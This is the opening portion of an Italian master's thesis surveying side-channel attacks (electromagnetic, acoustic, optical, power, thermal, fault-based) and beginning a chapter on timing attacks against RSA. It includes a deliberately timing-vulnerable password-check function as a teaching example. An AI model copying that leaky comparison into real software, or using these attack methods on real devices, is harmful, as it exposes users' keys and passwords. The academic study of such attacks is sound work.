



UNIVERSITÀ  
DEGLI STUDI  
FIRENZE

Scuola di Scienze Matematiche, Fisiche e Naturali

Corso di Laurea Magistrale in Informatica  
Curriculum: *Resilient and secure cyberphysical systems*

Tesi di Laurea Magistrale


ATTACCHI SIDE-CHANNEL ED  
ESECUZIONE SPECULATIVA: ANALISI ED  
IMPLEMENTAZIONE.

SIDE-CHANNEL ATTACKS AND  
SPECULATIVE EXECUTION: ANALYSIS AND  
IMPLEMENTATION.

MARCO BURACCHI

Relatore: Prof. *Michele Boreale*

Anno Accademico 2017-2018

Marco Buracchi: *Attacchi side-channel ed esecuzione speculativa: analisi ed implementazione.*, Corso di Laurea Magistrale in Informatica,  Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International (CC BY-NC-SA 4.0) , Università degli Studi di Firenze, Anno Accademico 2017-2018

---

## INDICE

---

Introduzione	6
1 SIDE-CHANNEL ATTACKS	8
1.1 Classificazione degli attacchi	8
1.2 Attacchi basati sul campo elettromagnetico	11
1.3 Attacchi basati sul suono	12
1.3.1 Differenziazione dei rumori	13
1.3.2 Cogliere rumori impercettibili	14
1.4 Attacchi basati sulla luce	14
1.5 Attacchi basati sul consumo elettrico	15
1.5.1 Simple Power Analysis	15
1.5.2 Differential Power Analysis	16
1.6 Attacchi basati sulla temperatura	16
1.7 Attacchi fault-based	17
1.8 Possibili contromisure	19
2 TIMING ATTACKS	20
2.1 Attacchi reali	21
2.1.1 Esponenziazione modulare	21
2.1.2 Moltiplicazione di Montgomery e Teorema Cinese del Resto	22
2.1.3 Digital Signature Algorithm	22
2.2 Generalizzazione	23
2.3 Contromisure ai timing attacks	25
3 CACHE ATTACKS	29
3.1 La cache del processore	29
3.1.1 Struttura della cache	29
3.2 Cache attacks	33
3.2.1 Tassonomia	33
3.3 L'attacco ad AES	36
3.3.1 AES	36
3.3.2 Implementazione e uso della memoria	37
3.4 Contromisure possibili	39
4 SPECTRE ATTACKS	42
4.1 Esecuzione speculativa	43
4.1.1 Branch predictor	44
4.2 L'attacco	45

4.2.1	Esempio . . . . .	46
4.3	Le contromisure . . . . .	47
5	SPARK . . . . .	51
5.1	Scenario . . . . .	51
5.2	L'attacco . . . . .	52
5.2.1	Implementazione . . . . .	53
5.2.2	Prove sperimentali . . . . .	59
6	CONCLUSIONI . . . . .	62
A	SPARK - CODICE COMPLETO E COMMENTATO . . . . .	63
	Acronimi . . . . .	77
	Indice analitico . . . . .	79

---

## ELENCO DELLE FIGURE

---

Figura 1	black-box encryption . . . . .	7
Figura 2	esempio di side-channel attack . . . . .	9
Figura 3	modalità di stampa di una stampante ad aghi . . .	13
Figura 4	SPA contro RSA . . . . .	16
Figura 5	architettura del processore Intel Core i5-3470 . . .	30
Figura 6	8-way associative cache . . . . .	32
Figura 7	schemi di associatività della cache. . . . .	33
Figura 8	schema di attacco Prime+Probe (a) e Evict+Time(b)	34
Figura 9	schema delle operazioni effettuate da AES . . . . .	37
Figura 10	schema di funzionamento di AES . . . . .	38
Figura 11	il logo di SPECTRE . . . . .	42
Figura 12	automa di decisione di un one-level branch pre- dictor a due bit . . . . .	44
Figura 13	recupero del valore al di fuori di <i>array1</i> . . . . .	47
Figura 14	contenuto di una cache line nel nostro setup . . .	52
Figura 15	Schermata di SPARK . . . . .	59
Figura 16	schermata di SPARK . . . . .	60
Figura 17	Risultati SPARK . . . . .	61
Figura 18	XKCD 1938 - SPECTRE e Meltdown . . . . .	68

---

## LISTINGS

---

2.1	esempio di funzione vulnerabile ad un timing attack . . .	20
2.2	Codice da proteggere . . . . .	26
2.3	RSA, esponenziazione modulare v1 . . . . .	26
2.4	RSA, esponenziazione modulare v2 . . . . .	27
2.5	RSA, esponenziazione modulare v3 . . . . .	27
4.1	funzione sotto attacco . . . . .	46
4.2	codice da difendere . . . . .	48
4.3	utilizzo di lfence . . . . .	48
4.4	utilizzo di variabili dichiarate volatile . . . . .	49
4.5	rispetto dei limiti forzato . . . . .	50
5.1	funzione attaccata da SPARK . . . . .	51
5.2	inizializzazione . . . . .	53
5.3	main - definizione parametri . . . . .	54
5.4	main - inizializzazione dell'esperimento . . . . .	56
5.5	main - l'attacco . . . . .	57
5.6	main - i risultati . . . . .	58
A.1	SPARK - codice completo e commentato . . . . .	63

---

## ELENCO DELLE TABELLE

---

Tabella 1	classificazione dei principali attacchi conosciuti . .	11
Tabella 2	caratteristiche di alcuni processori . . . . .	30

*"From camp to camp, through the foul womb of night,  
The hum of either army stilly sounds,  
That the fixed sentinels almost receive  
The secret whispers of each other's watch."*

*"Da campo a campo, nel tetro grembo della notte,  
s'avverte appena il brusio di entrambe le armate,  
sicché le sentinelle appostate quasi possono udire  
i mormorii furtivi delle sentinelle nemiche"*  
— Enrico V, William Shakespear

---

## INTRODUZIONE

---

Il mondo moderno è ormai pervaso dalla *crittografia*. Quotidianamente e spesso inconsapevolmente utilizziamo funzioni crittografiche per le normali operazioni della vita quotidiana. Controllare il conto sull'home-banking, scambiarsi messaggi tramite servizi di messaggistica o anche navigare in internet utilizzando il protocollo HTTPS sono azioni che svolgiamo ormai con naturalezza. I sistemi moderni rendono trasparente all'utente l'utilizzo di tali tecnologie, ma ciò non vuol dire che esse non esistano.

Una *funzione crittografica* è un oggetto matematico astratto che, attraverso l'utilizzo di una chiave, trasforma un dato in input (plaintext) in una sua rappresentazione diversa (ciphertext) il più possibile non riconducibile al dato originale. Questa funzione deve poi essere implementata in un programma che girerà su un *dispositivo crittografico* in un certo ambiente, presentando perciò caratteristiche fisiche peculiari. Esempi di dispositivi crittografici potrebbero essere smartcard, chiavette USB, chip dedicati montati su dispositivi general purpose (smartphone, notebook) o periferiche progettate e costruite apposta per effettuare questo unico compito.

In passato si guardava ad un dispositivo crittografico semplicemente come una black-box che riceveva un plaintext e restituiva un ciphertext (encryption) e viceversa (decryption) come in figura 1. Gli attacchi erano basati sulla conoscenza del ciphertext (ciphertext-only attacks) o di alcune coppie di entrambi (known plaintext attacks). Con l'accesso al meccanismo di encryption o di decryption, anche solo temporaneo, si possono attuare anche altri due tipi di attacchi (rispettivamente chosen-plaintext e chosen-ciphertext)[1].

Al giorno d'oggi si è consapevoli del fatto che un dispositivo crittografico ha spesso altri input oltre al plaintext e altri output oltre al ciphertext. Gli input differenti dal plaintext possono essere interazioni col mondo esterno come modifiche al voltaggio della corrente, condizioni atmosferiche particolari o sollecitazioni fisiche. Il nostro interesse sarà però focalizzato sulle informazioni (facilmente misurabili) che vengono lasciate trapelare dai dispositivi stessi oltre al ciphertext come ad esempio il tempo di esecuzione di un programma, le radiazioni emesse, suoni,





Figura 1: black-box encryption

luci e quant'altro chiamate *side-channel informations*.

Il resto della tesi è organizzata nel seguente modo: nel capitolo 1 verrà definita una classificazione dei side-channel attacks e verrà presentata una panoramica dello stato dell'arte; il capitolo 2 approfondirà i *cache attacks* e in particolar modo quelli basati sul tempo; nel capitolo 3 verrà presentato approfonditamente il progetto *SPECTRE*, una famiglia di attacchi che hanno afflitto tutti i recenti processori AMD, ARM e Intel; nel capitolo 4 verrà infine presentato SPARK<sup>1</sup>, un attacco basato sui concetti del progetto SPECTRE in grado di ottenere dati protetti da password.

<sup>1</sup> Spectre-based Password-avoiding Attack to Retrieve Keys

---

## SIDE-CHANNEL ATTACKS

---

I *side-channel attacks* sono metodi di crittoanalisi che sfruttano le *side-channels informations* insieme ad altre tecniche di analisi per recuperare la chiave utilizzata da un dispositivo crittografico [2].

Nella figura 2 si può vedere una configurazione tipo di side-channel attack. La figura illustra il dispositivo che implementa la funzione crittografica con accanto alcune delle informazioni che è possibile estrapolare con tale tipologia d'attacco. La cosa fondamentale è che gli attacchi di questo tipo non vanno a colpire direttamente la funzione crittografica ma sfruttano le informazioni osservabili dell'ambiente circostante il dispositivo (parliamo quindi di grandezze fisiche).

L'analisi di questi metodi ha acquisito notevole interesse poiché questo tipo di attacchi può essere montato velocemente e generalmente non richiede hardware particolare né costoso. Con pochi euro si possono ad esempio acquistare in comuni negozi di bricolage o elettronica apparecchi in grado di analizzare il consumo elettrico di un dispositivo. Con tali apparecchi è possibile montare in pochi secondi un attacco di tipo *Simple Power Analysis*[3] che verrà spiegato più avanti.

Il governo degli USA, nel suo "Orange book"[4], indica dei requisiti di sicurezza per i sistemi operativi. Questo documento introduce i primi standard per l'*information leakage*. Purtroppo la letteratura specializzata è molto variegata e disomogenea, pertanto cercheremo innanzitutto di trovare un modo per classificare i vari tipi di attacchi in maniera tale da avere una visione più sistemistica del settore.

### 1.1 CLASSIFICAZIONE DEGLI ATTACCHI

Le caratteristiche che contraddistinguono ogni singolo attacco sono molteplici e differenti tra loro. In questa sezione si cercherà di raggruppare e definire quelle più importanti ed associabili alla maggior parte di essi.



Figura 2: esempio di side-channel attack

### Tipi di canali

Nel lavoro di *Ge, Yarom, Cock* ed *Heiser*[5] vengono fornite alcune definizioni che utilizzeremo nel prosieguo di questa tesi. La prima necessaria distinzione da fare è quella tra *side-channel* e *covert-channel*. Con i primi ci si riferisce ai canali che lasciano *accidentalmente* filtrare informazioni sensibili (ad esempio una chiave crittografica) in una comunicazione tra due partecipanti fidati. I secondi sono invece canali creati e sfruttati dall'attaccante che lasciano passare *deliberatamente* le informazioni, ad esempio i Trojan. In questo lavoro verranno trattati solamente i primi.

L'altra differenza fondamentale è quella che riguarda i canali che possono essere divisi in canali di tipo *storage* e canali di tipo *timing*. I canali di tipo *storage* vengono sfruttati per ottenere qualcosa di direttamente visibile nel sistema (valore dei registri, valore di ritorno di una system call, ecc.). Quelli di tipo *timing* vengono sfruttati andando ad osservare variazioni del tempo di esecuzione di un programma (o di parti di esso).

### Tipi di attacco

*Standaert* nel suo lavoro [2] utilizza altre due dimensioni interessanti per classificare questi attacchi: *l'invasività* e *l'attività/passività*.

Si definisce *invasivo* un attacco che richiede un disassemblamento del

dispositivo attaccato per avere accesso diretto ai suoi componenti interni (wiretapping o sensori collegati direttamente all'hardware). Un attacco non invasivo, al contrario, sfrutta solamente le informazioni disponibili esternamente (quasi sempre involontarie) come il tempo d'esecuzione o l'energia consumata.

Si definisce *attivo* un attacco che cerca di interferire con il corretto funzionamento del dispositivo (fault-injection)[6, 7], mentre un attacco passivo si limita ad osservare il comportamento del dispositivo durante il suo lavoro senza disturbarlo.

### *Grandezza fisica osservata*

Una caratteristica molto importante di questi attacchi è sicuramente la grandezza fisica che viene osservata per montare l'attacco. Teoricamente, qualunque grandezza fisica misurabile può essere sfruttata, ma alcune sono più facilmente attaccabili rispetto ad altre.

Tra le varie grandezze fisiche, tempo e consumo energetico sono quelle più comunemente utilizzate, ma non certo le uniche. *Genkin, Shamir e Tromer* nel loro lavoro [8] vanno ad ascoltare i rumori prodotti dal processore. *Ferrigno e Hlavac*[9] osservano la luce (qualche fotone) emessa dai transistor nel passaggio di stato da 0 a 1. *Martinasek, Zeman e Trasy*[10] sfruttano i campi elettromagnetici creati dai chip. *Murdoch*, attraverso le variazioni delle frequenze del clock, ricava informazioni sulla temperatura ambientale e cerca di localizzare geograficamente il dispositivo della vittima.

Questo elenco assolutamente non esaustivo delle tecniche utilizzate può far capire quanto variegato ed eterogeneo (nonché in continua evoluzione) sia questo settore.

### *Hardware attaccato*

Gli attacchi possono essere suddivisi anche in base alla componente hardware che viene attaccata. Anche in questo caso ci sono componenti più attaccati (ed attaccabili) di altri (cache e processori), ma non mancano esempi di attacchi a monitor[11], tastiere[12] o stampanti[13].

Fonte	Grandezza	Componente	Algoritmo	Invasivo	Attivo	Canale	Anno
[8]	Suono	CPU	RSA	No	No	-	2014
[9]	Luce	Transistor	AES	Sì	No	-	2008
[11]	Campo elettromagnetico	Monitor	-	No	No	-	1985
[19]	Tempo	Cache	RSA	No	No	Timing	2018
[6]	-	-	AES	No	Sì	Storage	2004
[3]	Consumo elettrico	Smartcard	AES	No	No	-	2002
[12]	Suono	Tastiere	-	No	No	-	2004
[20]	Tempo	Cache	OpenSSL	No	No	Timing	2018
[10]	Campo elettromagnetico	Chip	AES	No	No	-	2012
[21]	Tempo	Cache	RSA	No	No	Timing	2014
[7]	-	-	AES	No	Sì	Storage	2001
[13]	Suono	Stampanti	-	No	No	-	2010
[22]	Tempo	Cache	AES	No	No	Timing	2016
[23]	Temperatura	Clock	-	No	No	-	2006
[24]	Tempo	Browser	Curve ellittiche	No	No	Timing	2018

Tabella 1: classificazione dei principali attacchi conosciuti

*Algoritmo attaccato*

È infine possibile classificare gli attacchi a seconda dell'algoritmo crittografico attaccato. In questo caso i due maggiori algoritmi attaccati sono senza dubbio AES<sup>1</sup>[14] ed RSA[15] nelle loro implementazioni più comuni. Altri algoritmi attaccati sono El-Gamal[16] e le curve ellittiche[17, 18]. Nella tabella 1 sono classificati i principali attacchi conosciuti usando i criteri ora esposti.

Passiamo adesso ad una breve panoramica sui maggiori attacchi per ogni tipo di grandezza fisica sfruttata per l'attacco. Si ricorda che gli attacchi basati sul tempo, categoria nella quale ricadono la maggior parte degli attacchi eseguiti contro le cache, verranno approfonditi nel prossimo capitolo.

## 1.2 ATTACCHI BASATI SUL CAMPO ELETTROMAGNETICO

Fin dalla metà del 1900, il governo degli Stati Uniti d'America era a conoscenza del fatto che i computer producessero "emanazioni compromettenti" e che queste potessero essere rilevate ed utilizzate. I ricercatori dell'esercito dimostrarono che era possibile catturare queste emanazioni

---

<sup>1</sup> Advanced Encryption Standard

a distanza e rivelare le informazioni (classificate) ad esse associate. In relazione a questo problema fu attivato il progetto TEMPEST<sup>2</sup>.

TEMPEST è uno standard creato dal NCSCD<sup>3</sup> ed i requisiti richiesti alle periferiche TEMPEST-compliant sono specificati nel documento riservato NACSIM5100A. Anche la NATO<sup>4</sup> possiede uno standard di protezione simile chiamato SDIP-27.

Nel suo libro[25], *Peter Wright*, ex ricercatore dei servizi segreti inglesi (MI5), rivela l'origine degli attacchi di tipo TEMPEST su macchine cifranti. I principali enti governativi utilizzano, sui sistemi ritenuti sensibili, speciali protezioni come scudi metallici molto costosi su singoli dispositivi, stanze o interi edifici[26].

Il primo documento pubblico riguardante le minacce alla sicurezza prodotte dalle emanazioni dei computer (primo esempio pubblico di side-channel attack) risale al 1985 ed è opera di *Wim van Eck*[11]. Nel suo lavoro dimostrò come fosse possibile ricostruire l'immagine prodotta da un monitor attraverso l'analisi a distanza del campo elettromagnetico emesso, riproducendola su un altro schermo. La comunità scientifica specializzata nella sicurezza era già a conoscenza di questo fenomeno, che veniva però ritenuto di poco interesse perché si pensava che servissero attrezzature molto costose, disponibili soltanto per uso militare. Van Eck li smentì ricostruendo l'immagine di un monitor posto a centinaia di metri di distanza usando solamente un televisore modificato con quindici dollari di accessori (al cambio attuale corrisponderebbero a meno di quaranta euro).

Nel corso degli anni tali tipi di attacco si sono evoluti andando a colpire schermi piatti[27], chip[10], tastiere[28] e in generale qualunque dispositivo contenente componenti elettronici in grado quindi di produrre onde elettromagnetiche.

### 1.3 ATTACCHI BASATI SUL SUONO

L'analisi dei suoni prodotti da dispositivi meccanici, specialmente in campo militare, risale a molto indietro quando si riusciva a distinguere un aereo o un sommergibile a seconda del rumore prodotto.

Anche i dispositivi elettronici, in generale, emettono un grande numero di rumori diversi. Se ad esempio pensiamo ad un computer portatile, alcune informazioni banali che possiamo ricavare dai suoni emessi sono

<sup>2</sup> Transient Electromagnetic Pulse Emanation Standard

<sup>3</sup> National Communications Security Committee Directive 4

<sup>4</sup> North Atlantic Treaty Organization



Figura 3: modalità di stampa di una stampante ad aghi

l'attività dell'Hard Disk che ci suggerisce un utilizzo della memoria oppure l'accendersi di una ventola che ci suggerisce un intenso utilizzo della CPU. Questo tipo di informazioni sono però troppo generiche, specialmente in un dispositivo general purpose che esegue molti processi diversi parallelamente.

Per approfondire il livello di informazione ricevuto, le strade più percorse sono due: aumentare la sensibilità dell'ascoltatore cercando di trovare differenze tra rumori che sembrano uguali o ascoltare rumori più particolari.

#### 1.3.1 *Differenziazione dei rumori*

Uno degli esempi più importanti di questo tipo di attacco è quello eseguito sulle stampanti a matrice di aghi nel 2010[13]. Il fatto che questo tipo di stampanti non venga pressoché più utilizzato dal privato cittadino, non faccia supporre che l'attacco sia anacronistico. La scelta di attaccare proprio questa categoria di stampanti è infatti dovuta al fatto che in quell'anno circa il 60% dei medici in Germania e il 30% delle banche le utilizzavano ancora. Alcuni stati europei richiedono per legge l'utilizzo di stampanti a matrici di aghi per la prescrizione di particolari medicine[29].

Come si vede in figura 3, una stampante ad aghi scompone ogni lettera in colonne di punti ed utilizza gli aghi necessari per incidere la traccia corretta sulla carta. Lo studio dimostra come sia possibile addestrare una rete neurale per riconoscere il rumore emesso ad ogni singolo passo che cambia in base a quanti e quali aghi vengono utilizzati. Tale rete neurale

riconosce il 72% delle parole stampate senza alcuna ulteriore assunzione ed arriva al 95% se si assume una conoscenza del contesto.

L'idea di base è la stessa utilizzata anche in [12] nel 2004 per riconoscere i rumori prodotti dai tasti premuti su di una tastiera.

### 1.3.2 *Cogliere rumori impercettibili*

In questa seconda categoria uno dei principali rappresentati è sicuramente l'attacco[8] del 2014 portato contro il circuito di regolazione del voltaggio dei computer. Tale circuito è composto da bobine e condensatori che vibrano nel tentativo di fornire un voltaggio costante alla CPU.

Eseguire ad esempio RSA con chiavi differenti produce pattern di esecuzione di operazioni della CPU diversi che portano all'utilizzo di quantità di energia elettrica differente. Il regolatore di voltaggio reagisce di conseguenza causando fluttuazioni di elettricità che provocano vibrazioni meccaniche nei componenti elettronici e queste vibrazioni vengono trasmesse attraverso l'aria come onde sonore. Il riconoscimento di questi pattern differenti permette agli autori di recuperare la chiave RSA utilizzata.

La particolarità interessante di questo attacco è che non richiede un'attrezzatura complessa ed avanzata. Il risultato migliore viene ovviamente ottenuto con un microfono direzionale professionale posizionato ad una distanza di quattro metri dal computer attaccato, ma lo stesso risultato viene ottenuto anche con l'utilizzo di un semplice smartphone posto a 30 cm dallo stesso computer.

## 1.4 ATTACCHI BASATI SULLA LUCE

Le emissioni ottiche sono un'altra possibile fonte di informazioni. Alcune di queste, le più banali, possono ad esempio essere ricavate dalla semplice osservazione dei LED presenti su ogni dispositivo che informano sullo stato del dispositivo stesso. Si può capire se un dispositivo è acceso o spento, se sta eseguendo computazioni o è inattivo, se sta recuperando informazioni in memoria o se sta utilizzando la connessione Wi-Fi. Simili informazioni sono tutte facilmente osservabili, ma, nella maggior parte dei casi, poco utili.

Per ottenere informazioni più significative occorre dotarsi di strumenti di rilevazione più avanzati e utilizzare metodi più "invasivi".

*Ferrigno* nel suo lavoro[9] si basa sulla seguente idea: ogni volta che



un transistor presente su un circuito integrato cambia il proprio stato (passa da 0 a 1 ad esempio) emette qualche fotone. Grazie all'utilizzo di *Optica*, un dispositivo presente nei laboratori del CNES<sup>5</sup> il cui costo è dell'ordine del milione di euro, si riescono a rilevare questi fotoni e a capire il passaggio di stato del singolo transistor tramite la tecnica chiamata PICA<sup>6</sup>[30].

I principali problemi che presenta questo attacco sono il costo dello strumento di rilevazione e l'invasività (bisogna infatti esporre completamente il circuito integrato), ma riesce a captare qualunque informazione si voglia a patto di conoscere il programma che sta girando in quel momento.

La necessità di conoscere il programma, insieme a quella di sincronizzare *Optica* col codice che sta eseguendo il dispositivo, costituisce un ulteriore problema. Una soluzione come la randomizzazione delle operazioni utilizzata nei processori moderni rende questo attacco molto più difficile da realizzare.

## 1.5 ATTACCHI BASATI SUL CONSUMO ELETTRICO

Questo tipo di attacchi si basa sull'analisi del consumo energetico di un dispositivo crittografico mentre esegue una encryption o una decryption. Gli attacchi "classici" di questo tipo sono la SPA<sup>7</sup> e la DPA<sup>8</sup> entrambe introdotte da *Kocher*[31].

### 1.5.1 *Simple Power Analysis*

Nella SPA l'attaccante osserva il consumo energetico istantaneo del dispositivo. Questo consumo è direttamente dipendente dalle istruzioni eseguite dal microprocessore. Funzioni complesse come il DES<sup>9</sup> o RSA possono essere identificate grazie alla grande differenza di operazioni svolte dal processore nelle varie parti che compongono questi algoritmi.

Visto che la SPA riesce a rivelare la sequenza di istruzioni eseguita, può essere usata per attaccare implementazioni di funzioni crittografiche che richiedono l'esecuzione di precisi path di operazioni a seconda dei

---

5 Centre National d'Etudes Spatiales

6 Picosecond Imaging Circuit Analysis

7 Simple Power Analysis

8 Differential Power Analysis

9 Data Encryption Standard



Figura 4: SPA contro RSA

dati forniti in input. Le permutazioni di DES come le moltiplicazioni o le esponenziazioni di RSA sono vittime tipiche di questi attacchi.

Prendiamo ad esempio RSA: le operazioni che esegue ad ogni passo di encryption/decryption possono essere tre (square, reduce e multiply) e dipendono dalla chiave. Questa viene scandita bit a bit e, se l'*i*-esimo bit è un 1, RSA esegue la sequenza square-reduce-multiply-reduce, altrimenti esegue solamente la sequenza square-reduce. È possibile riconoscere questi pattern dall'analisi del consumo energetico, come si può vedere in figura 4.

#### 1.5.2 *Differential Power Analysis*

La DPA è un attacco più sofisticato della SPA perché aggiunge all'analisi istantanea del consumo anche un'analisi statistica. Per questo motivo è più potente e più difficile da prevenire (ma è anche più costoso in termini di tempo).

Generalmente un attacco DPA si divide in una fase di raccolta dei dati e in una fase di analisi statistica degli stessi. L'utilizzo di tecniche statistiche elaborate, da una parte "filtra" i dati dalle possibili sorgenti di rumore e dall'altra può permettere di estrarre maggiori informazioni rispetto alla semplice esecuzione delle singole operazioni.

### 1.6 ATTACCHI BASATI SULLA TEMPERATURA

Esistono numerosi esempi in letteratura di attacchi basati sulla temperatura [32, 33, 34], ma la maggior parte delle pubblicazioni in merito si limita a confermare l'esistenza del metodo e la possibilità di sfruttare tale

canale, senza ulteriori approfondimenti. In particolare, in [35], si afferma che attacchi di questo tipo su smart-card sono "*never documented in the open literature to the author's knowledge*".

L'unica pubblicazione in cui viene effettivamente eseguito un attacco basato sulla temperatura contro un algoritmo crittografico è quello di *Brouchier et al.*[32], che dimostra come una ventola di raffreddamento può portare indirettamente informazioni sui dati processati analizzando la necessità di dissipazione del calore da parte del computer.

Un altro lavoro interessante è quello di *Murdoch*[23] nel quale si sfrutta la seguente idea: il tempo misurato dal clock di un computer non è costante, ma tende a discostarsi dal tempo "reale" (ad esempio quello fornito dal GPS) con un certo tasso che può dipendere anche dalla temperatura[36]. Attraverso la richiesta di timestamps alla vittima è possibile calcolare questo tasso, capire il relativo carico di lavoro e deanonimizzare la vittima da una rete TOR.

## 1.7 ATTACCHI FAULT-BASED

Gli attacchi basati sui fault si ottengono introducendo intenzionalmente degli errori nella normale esecuzione di un algoritmo crittografico. Tale esecuzione modificata può far trapelare informazioni che possono essere utilizzate per recuperare la chiave. In generale gli attacchi fault-based si dividono in quattro categorie[37] descritte qui sotto.

### *DFA*<sup>10</sup>

La DFA è una tecnica nella quale l'attaccante inserisce un errore durante la computazione in un fissato punto spazio-temporale dell'algoritmo e successivamente analizza le differenze tra il ciphertext esatto e quello errato per recuperare la chiave segreta. Tecniche di DFA sono state applicate ai principali algoritmi crittografici, soprattutto su AES-128. Allo stato dell'arte, tale attacco permette di recuperare l'intera chiave a 128 bit di AES con l'inserimento di un singolo fault[38].

---

<sup>10</sup> Differential Fault Analysis

*FSA*<sup>11</sup>

La FSA è stata introdotta da *Li et al.*[39] ed è una tecnica che non utilizza direttamente i ciphertext ottenuti tramite una computazione in presenza di fault. Nel loro lavoro gli autori cercano di trovare delle condizioni critiche che fanno assumere al ciphertext alcune caratteristiche riconoscibili (ad esempio la frequenza di clock al momento dell'esecuzione dell'istruzione difettosa) chiamate *fault sensitivity*. La FSA sfrutta poi le relazioni tra queste caratteristiche e i dati processati per recuperare informazioni segrete dal dispositivo crittografico .

*DFIA*<sup>12</sup>

La DFIA è stata introdotta da *Ghalaty et al.*[40] ed è una classe di attacchi che combina tecniche di DPA con tecniche di fault analysis per il recupero di chiavi[41]. Gli autori osservano che la maggior parte dei fault restituiscono byte con un numero di bit errati non sempre uguale (generalmente da 1 a 3) e che questa informazione può essere sfruttata per rivelare la chiave segreta attraverso un test di verifica d'ipotesi. Data la sua natura statistica, la DFIA ha bisogno di un gran numero di modelli di fault, ma è comunque una minaccia importante verso molti cifrari a blocchi.

*SEA*<sup>13</sup> e *DBA*<sup>14</sup>

Questa ultima categoria di attacchi mira a dedurre dal comportamento di un dispositivo crittografico se un fault che ha portato ad una computazione scorretta è avvenuto durante una operazione di encryption oppure no[42]. Questa categoria si sta sviluppando nella direzione della FBA<sup>15</sup> (tecnica introdotta da *Li et al.* in [43]). Questi attacchi osservano solamente il comportamento del dispositivo crittografico durante l'iniezione dei fault, pertanto non è richiesta la conoscenza del valore del ciphertext.

---

<sup>11</sup> Fault Sensitivity Analysis

<sup>12</sup> Differential Fault Intensity Analysis

<sup>14</sup> Differential Behavior Analysis

<sup>15</sup> Fault Behavior Analysis

## 1.8 POSSIBILI CONTROMISURE

Le possibili contromisure a questi attacchi sono molteplici, sia fisiche che algoritmiche.

Le soluzioni fisiche([44, 45, 46, 47]) sono quelle che cercano di evitare il rilascio di informazioni nell'ambiente circostante il dispositivo. Insonorizzazione, schermature e utilizzo di circuiti *dummy* che eseguono istruzioni fasulle per uniformare il consumo elettrico sono tutti esempi di contromisure fisiche sicuramente funzionanti, ma che richiedono sforzi di progettazione maggiore con conseguente aumento dei costi di produzione.

Le soluzioni che stanno andando per la maggiore sono quelle software, come ad esempio la randomizzazione dell'input[48]. Se parliamo di RSA possiamo pensare ad esempio di modificare l'esponente o il modulo ad ogni iterazione sommandoci un valore casuale che poi verrà sottratto in maniera opportuna. In questo modo le analisi dirette delle operazioni vengono "mascherate" ed anche le possibilità di correlazioni statistiche vengono (quasi) annullate.

Questo tipo di soluzioni possono risolvere il problema, ma richiedono cambiamenti nel design degli algoritmi e dei protocolli che rischiano di rendere il prodotto incompatibile con standard o specifiche pubbliche.

---

## TIMING ATTACKS

---

Come anticipato nel capitolo precedente, approfondiremo adesso la tipologia di attacchi basati sul tempo (timing attacks).

I timing attacks si basano sulla misurazione del tempo necessario ad un dispositivo per effettuare un'operazione. Tale informazione può portare all'esposizione di alcune informazioni sull'operazione stessa o sui dati da essa manipolati. Questo accade perché molto spesso la durata di un'operazione dipende dagli input che vengono forniti. Le istruzioni che prestano maggiormente il fianco a questo tipo di attacchi sono le istruzioni di branch e i condizionali.

```
1 int dummyCheckPassword(String pwd){
2   String password = "passwordToBeStolen";
3   int i = 0;
4   if (password.length() != pwd.length()){
5     return 0;
6   } else {
7     while (i < password.length()){
8       if (pwd[i].equals(password[i])){
9         i++;
10      } else {
11        return 0;
12      }
13    }
14  }
15  return 1;
16 }
```

Codice 2.1: esempio di funzione vulnerabile ad un timing attack

Ad esempio il codice 2.1 se fatto girare con la stringa "passwordToBeStolen" impiegherà un tempo maggiore rispetto allo stesso programma fatto girare con la stringa "foo". Nel primo caso infatti verrà scansionata tutta la

stringa mentre nel secondo caso si interromperà immediatamente. Questa informazione può essere utilizzata dall'attaccante che, procedendo per tentativi, può arrivare a ricavare la stringa esatta.

Questo esempio banale non deve portare a pensare che le caratteristiche temporali di una certa operazione rivelino solamente informazioni su una piccola parte di un intero sistema crittografico. Come dimostrato da *Kocher* in [49], esistono attacchi che, solamente sfruttando misurazioni di tempi di esecuzione di particolari operazioni, riescono a scoprire l'intera chiave in algoritmi crittografici complessi come *RSA*, *DH*<sup>1</sup> o *DSS*<sup>2</sup>.

Per ottenere tali risultati le misurazioni dei tempi vengono analizzate con un modello statistico che fornisce, con un certo intervallo di confidenza, la chiave progredendo di un bit alla volta. Il modello deve essere in grado di controllare la correlazione tra le varie misurazioni e stabilire di conseguenza se il successivo bit della chiave debba essere 0 oppure 1.

## 2.1 ATTACCHI REALI

Analizziamo tre attacchi reali presi proprio dall'articolo di *Kocher*.

### 2.1.1 Esponenziazione modulare

Un'operazione comune, utilizzata sia da *DH* che da *RSA*, è il calcolo di

$$R = y^x \bmod n.$$

In questa operazione,  $n$  è pubblico e  $y$  può essere trovato tramite una qualche intercettazione di messaggi da parte dell'attaccante. Lo scopo finale dell'attacco è trovare  $x$ , la chiave segreta.

Per questo attacco, fissata una  $x$ , la vittima deve calcolare  $y^x \bmod n$  per diversi valori di  $y$  e l'attaccante deve conoscere  $y$ ,  $n$  e il tempo necessario al calcolo. Analizzando statisticamente queste misurazioni, si riesce a risalire all'intera chiave segreta.

Le informazioni necessarie e le misurazioni temporali possono essere ottenute passivamente tramite qualche forma di intercettazione (ad esempio creando un *man-in-the-middle*) sul protocollo di comunicazione fornito dalla vittima. L'attaccante a questo punto conosce il messaggio ricevuto dalla vittima e misura il tempo che essa impiega per rispondere con il risultato utilizzando i vari  $y$ .

---

<sup>1</sup> Diffie-Hellman

<sup>2</sup> Digital Signature Standard

Questo attacco può essere adattato ad ogni implementazione di questa operazione all'unica condizione che non si tratti di una delle varianti che lavora in tempo costante.

### 2.1.2 *Moltiplicazione di Montgomery e Teorema Cinese del Resto*

In un'operazione di moltiplicazione modulo  $n$ , il passo di riduzione modulare è il principale responsabile delle variazioni nel tempo di esecuzione. La moltiplicazione di *Montgomery*[50] elimina il passo di riduzione modulo  $n$  riducendo il tempo totale dell'operazione e, di conseguenza, anche le variazioni associate.

Per ottimizzare le operazioni che utilizzano la chiave privata di RSA viene utilizzato anche il *teorema cinese del resto* (CRT<sup>3</sup>). Se il messaggio da cifrare è  $y$ , utilizzando il CRT si calcolano inizialmente  $(y \bmod p)$  e  $(y \bmod q)$ . Queste due operazioni iniziali sono la parte dell'algoritmo vulnerabile ai timing attacks. Il più semplice di questi attacchi sceglie un valore  $y$  che si suppone vicino a  $p$  o  $q$ . Successivamente utilizza i tempi di esecuzione per capire se  $y$  sia più grande o più piccolo di  $p$  (o di  $q$ ). Se  $y < p$ , il calcolo di  $y \bmod p$  non esegue alcuna operazione mentre, se  $y \geq p$ , sarà necessario sottrarre  $p$  da  $y$  almeno una volta aumentando il tempo di esecuzione.

